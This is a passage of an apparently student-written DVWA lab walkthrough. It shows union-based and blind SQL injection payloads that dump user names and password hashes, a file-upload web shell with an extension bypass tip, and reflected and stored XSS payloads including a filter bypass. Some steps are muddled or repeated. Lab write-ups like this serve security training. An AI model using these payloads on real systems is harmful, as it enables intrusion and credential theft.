
ID: ' union select 1,(column_name) from information_schema.columns where table_name='users'-- -
First name: 1
Surname: password

ID: ' union select 1,(column_name) from information_schema.columns where table_name='users'-- -
First name: 1
Surname: avatar
  
```

Here using command is : ' union select 1,(column\_name) from information\_schema.columns where table\_name='users'-- -

This command retrieve all column name from users table. But I hope user and password column have login credential.

Step-8: Now try to retrieve data from user and password column .



**Vulnerability: SQL Injection**

User ID:

ID: ' union select 1,group\_concat(user,':',password) from users-- -  
First name: 1  
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99,gordonb:e99a18c428cb38d5f260853678922e03,1337:8d3533d75ae2c3966d7e0d4fcc69216b,pablo:0d:

[More info](#)

Using command is: ' union select 1,group\_concat(user,':',password) from users-- -

Here we see user login credential.

Username = admin

Password = 5f4dcc3b5aa765d61d8327deb882cf99

## **Problem 5: Blind SQL injection**

Step-1: Start problem environment .



## Vulnerability: SQL Injection (Blind)

User ID:

Submit

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://www.unixwiz.net/techtips/sql-injection.html>

Step-2: Test for SQL Injection using:

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

### More info

No visible SQL error appears because the application uses Blind SQL Injection handling.

How we can sure it lets see in next step.

Step-3: Verify Blind SQL Injection behavior.

Use a true condition:

1' and 1=1-- -



### Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and 1=1-- -  
First name: admin  
Surname: admin

#### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Show valid page !

But when use invalid statement

1' and 1=1-- -



### Vulnerability: SQL Injection (Blind)

User ID:

#### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Not show valid page ! So we can say this site are blind sql vulnerable.

Step-4: Identify total column number from database.

Command is : 1' order by 2#



## Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1' union select 1,2#
First name: admin
Surname: admin

ID: 1' union select 1,2#
First name: 1
Surname: 2
```

2 column found!

Here both column is vulnerable

Step-5: Try to retrieve table name.

Using command is : 1' union select 1,(table\_name) from information\_schema.tables where table\_schema=database()#

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1' union select 1,(column_name) from information_schema.columns where table_name='users'#
First name: admin
Surname: admin

ID: 1' union select 1,(column_name) from information_schema.columns where table_name='users'#
First name: 1
Surname: user_id

ID: 1' union select 1,(column_name) from information_schema.columns where table_name='users'#
First name: 1
Surname: first name
```

Step-7: Retrieve column names from the users table.

Command is : union select 1,(column\_name) from information\_schema.columns where table\_name='users'



### Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' union select 1,(column\_name) from information\_schema.columns where table\_name='users'#  
First name: admin  
Surname: admin

ID: 1' union select 1,(column\_name) from information\_schema.columns where table\_name='users'#  
First name: 1  
Surname: user\_id

ID: 1' union select 1,(column\_name) from information\_schema.columns where table\_name='users'#  
First name: 1  
Surname: first\_name

ID: 1' union select 1,(column\_name) from information\_schema.columns where table\_name='users'#  
First name: 1  
Surname: last\_name

ID: 1' union select 1,(column\_name) from information\_schema.columns where table\_name='users'#  
First name: 1  
Surname: user

ID: 1' union select 1,(column\_name) from information\_schema.columns where table\_name='users'#  
First name: 1  
Surname: password

ID: 1' union select 1,(column\_name) from information\_schema.columns where table\_name='users'#  
First name: 1  
Surname: avatar

Step-8: last step try to retrieve user login credential.

Using command : union select 1,group\_concat(user,'::',password) from users



### Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' union select 1,group\_concat(user,0x3a,password) from users-- -  
First name: admin  
Surname: admin

ID: 1' union select 1,group\_concat(user,0x3a,password) from users-- -  
First name: 1  
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99,gordonb:e99a18c428cb38d5f260853678922e03,1337:8d3533d75ae2c3966d7e0d4fcc69216b,pablo:0d:

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

User name : admin

Password: 5f4dcc3b5aa765d61d8327deb882cf99


## **Problem 6: File upload**

Step-1: Open the File Upload vulnerability page.



Step-2: Select a file from the local machine using the upload option and submit it to the server.

In this test, an image file was uploaded successfully.




Boom ! My shell is working.

But when try to upload file in high or medium level vulnerabilities then you need to use some bypass technique. Ike you try to include shell code in image file and save this file name like `file.php.jpg` and try to upload this file. I hope it will work.

## **Problem 7: XSS reflected .**


Step-1: Open the Reflected XSS vulnerability page.



**Vulnerability: Reflected Cross Site Scripting (XSS)**


What's your name?

Step-2: Inject a basic XSS payload.



Yes it's working. Here payload is `?><script>alert(1)</script>`

ok lets go medium level !




Same payload input here but not working.

But why ? Because this input field filter script tag. For check it you need to see source code.

## Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
    echo '</pre>';
}
?>
```

Here we can see script tag are replaced. So now we try to bypass script tag and inject.



Now this payload is working. Because we use to bypass technique for xss script tag. Here we use `?><ScRipT>alert(1)</ScRiPt>` tag. This payload convert by case sensitive.

### **Problem 8: XSS stored .**

Step-1: Open problem in DVWA.

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

Sign Guestbook

Name: test

Message: This is a test comment.

Step-2: Try to inject xss basic payload.

DVWA

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

test

Message \*

<script>alert(1)</script>

Sign Guestbook

192.168.191.129

1

OK

#### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Now this payload is working.

